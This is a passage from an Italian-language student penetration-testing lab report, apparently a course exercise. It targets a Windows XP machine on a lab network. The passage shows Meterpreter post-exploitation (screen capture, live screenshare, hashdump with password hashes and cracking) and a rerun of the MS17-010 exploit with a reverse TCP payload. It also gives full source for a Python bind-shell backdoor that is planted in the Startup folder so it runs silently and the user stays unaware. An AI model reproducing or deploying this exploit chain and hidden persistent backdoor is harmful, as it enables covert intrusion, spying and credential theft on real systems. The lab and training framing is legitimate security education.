privilegi da amministratore).

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Con il comando **“route”** otteniamo le impostazioni di rete, successivamente recuperiamo uno screenshot del Desktop.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric  Interface
    ------           -------          -------          ------  ---------
    0.0.0.0          0.0.0.0          192.168.90.1     10      2
    127.0.0.0        255.0.0.0        127.0.0.1        1       1
    192.168.90.0     255.255.255.0    192.168.90.101   10      2
    192.168.90.101   255.255.255.255  127.0.0.1        10      1
    192.168.90.255   255.255.255.255  192.168.90.101   10      2
    224.0.0.0        240.0.0.0        192.168.90.101   10      2
    255.255.255.255  255.255.255.255  192.168.90.101   1       2

No IPv6 routes were found.
```


Con il comando **screenshot** riusciamo ad effettare un’istantanea dello schermo dell’utente vittima.



Con il comando **screenshare** abbiamo la possibilità di vedere in tempo reale ciò che sta facendo l'utente vittima sul proprio PC.




Verifichiamo successivamente se vi siano webcam attive e proviamo a fare una foto dalla webcam, comando che non va a buon fine a causa dell'incompatibilità della webcam con il sistema operativo Windows XP.



Con il comando "**hashdump**" estraiamo gli username e le relative passwords in hash degli utenti attivi sul sistema target.

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
```

Con il programma **Ophcrack,** **previo downlaod delle rainbow table "xp free small",** siamo riuscit ad ottenere la password dell'utente Administrator.



CREAZIONE BACKDOOR

- Abbiamo creato due codici in Python, di cui uno lato server, e l'altro lato client.
- Abbiamo utilizzato l'estensione .**pyw**, un'estensione apposita per Windows, che permette di eseguire il file Python senza il bisogno del terminale in background.

BACKDOOR LATO SERVER

server.pyw

Users > federicocattani > Desktop > Build Week 2 > server.pyw > ...

```python
import socket  # Importa il modulo "socket" per la comunicazione di rete
import subprocess  # Importa il modulo "subprocess" per eseguire comandi di sistema

HOST = '192.168.90.101'
PORT = 7777

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  # Crea un socket TCP/IP

server_socket.bind((HOST, PORT))  # Associa il socket all'indirizzo e alla porta

server_socket.listen(1)  # Inizia l'ascolto delle connessioni in entrata

client_socket, client_address = server_socket.accept()  # Accetta la connessione dal client

while True:  # Ciclo infinito per l'invio e la ricezione dei comandi
    command = client_socket.recv(4096)  # Ricevi il comando dal client
    command = command.decode()  # Decodifica il comando da byte a stringa

    op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)  # Esegui il comando
    output = op.stdout.read()  # Leggi l'output del comando
    output_error = op.stderr.read()  # Leggi gli eventuali errori dell'esecuzione del comando

    client_socket.send(output + output_error)   # Invia l'output e gli errori al client

# Chiudi le socket alla fine dell'esecuzione
client_socket.close()
server_socket.close()
```


BACKDOOR LATO CLIENT

backclient.py

C: > Users > ccarm > OneDrive > Desktop > BUILDWEEK2 > backclient.py

```python
import socket  # Importa il modulo socket per la comunicazione di rete
import codecs  # Importa il modulo codecs per la codifica e decodifica dei caratteri

HOST = '192.168.90.101'
PORT = 7777


client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  # Crea un socket TCP/IP


client_socket.connect((HOST, PORT))  # Connettiti al server

encoding = 'cp1252'  # Codifica dei caratteri Windows-1252

while True:

    command = input('Inserisci un comando: ')  # Richiedi all'utente di inserire un comando
    command = codecs.encode(command, encoding)  # Codifica il comando utilizzando la codifica specificat
    client_socket.send(command)
    print('Comando Inviato')
    output = client_socket.recv(4096)
    output = codecs.decode(output, encoding)  # Decodifica l'output utilizzando la codifica specificata
    print(f"Output: {output}")


client_socket.close()  # Chiudi la connessione
```

- **Dopo aver creato i suddetti codici, come già proposto in precedenza, avviamo nuovamente un exploit sulla vulnerabilità ms17_010 per ottenere una shell meterpreter sulla macchina target.**



```
msf6 > search ms17

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  D
escription
   -  ----                                      ---------------  ----     -----  -
----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     M
S17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882  2017-11-15       manual   No     M
icrosoft Office CVE-2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as               normal   No     M
icrosoft SQL Server Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli          normal   No     M
icrosoft SQL Server SQLi Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    S
MB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/
smb_doublepulsar_rce
```


```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.90.100
lhost => 192.168.90.100
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.90.101
rhosts => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish ... done
[*] 192.168.90.101:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.90.101:445 -        [*] Preparing dynamite ...
[*] 192.168.90.101:445 -                [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.90.101:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.90.101:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x81b4b3c8
[*] 192.168.90.101:445 - Built a write-what-where primitive ...
[+] 192.168.90.101:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload ... kESWjtPm.exe
[*] 192.168.90.101:445 - Created \kESWjtPm.exe ...
[+] 192.168.90.101:445 - Service started successfully ...
[*] 192.168.90.101:445 - Deleting \kESWjtPm.exe ...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 → 192.168.90.101:1056) at 2023-06-20 15:02:48 -0400
```

- Una volta ottenuta la shell meterpreter sfruttando la vulnerabilità ms17_010, tramite il comando **upload** **abbiamo caricato da Kali il codice in python lato server su Windows XP, come da screenshot sottostante.**


```
meterpreter > upload /home/kali/Desktop/backserver.pyw "C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"
[*] Uploading  : /home/kali/Desktop/backserver.pyw → C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica\backserver.pyw
[*] Completed  : /home/kali/Desktop/backserver.pyw → C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica\backserver.pyw
meterpreter >
```

- L'indirizzo di destinazione della nostra backdoor è:
  "C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica


"Esecuzione Automatica" rappresenta la directory in cui si trovano i programmi che verranno eseguiti in automatico non appena il PC infetto verrà avviato dall'utente. Ergo, ogni qualvolta l'utente accenderà il suo PC, avremo un accesso su di esso. Grazie all'estensione .pyw, come detto in precedenza, l'utente sarà ignaro poiché non vedrà comparire sul proprio Desktop alcun terminale, motivo per cui non si accorgerà di essere stato infettato.




- **Da shell meterpreter abbiamo utilizzato il comando reboot per riavviare la macchina target;**
- **La nostra backdoor in python, progettata per esser eseguita automaticamente ad ogni avvio della macchina target in stealth mode senza dare alcuna prova all'utente (non verrà visualizzato alcun terminale).**
- Una volta riavviato Windows XP, da Kali apriamo un terminale per avviare la nostra backdoor lato client, la quale funziona a tutti gli effetti come una shell.
- Come proof of concept digitiamo sulla nostra backdoor lato client il comando ipconfig, che ci restituisce informazioni circa la configurazione dell'interfaccia di rete della macchina target.



- Abbiamo utilizzato il comando **dir** (corrispettivo di ls in Windows), il quale ci consente di visualizzare file e directory all'interno della directory in cui ci troviamo.




- Abbiamo utilizzato il comando **tasklist** per vedere i processi attivi sulla macchina target




```
Inserisci un comando: tasklist
Comando Inviato
Output:
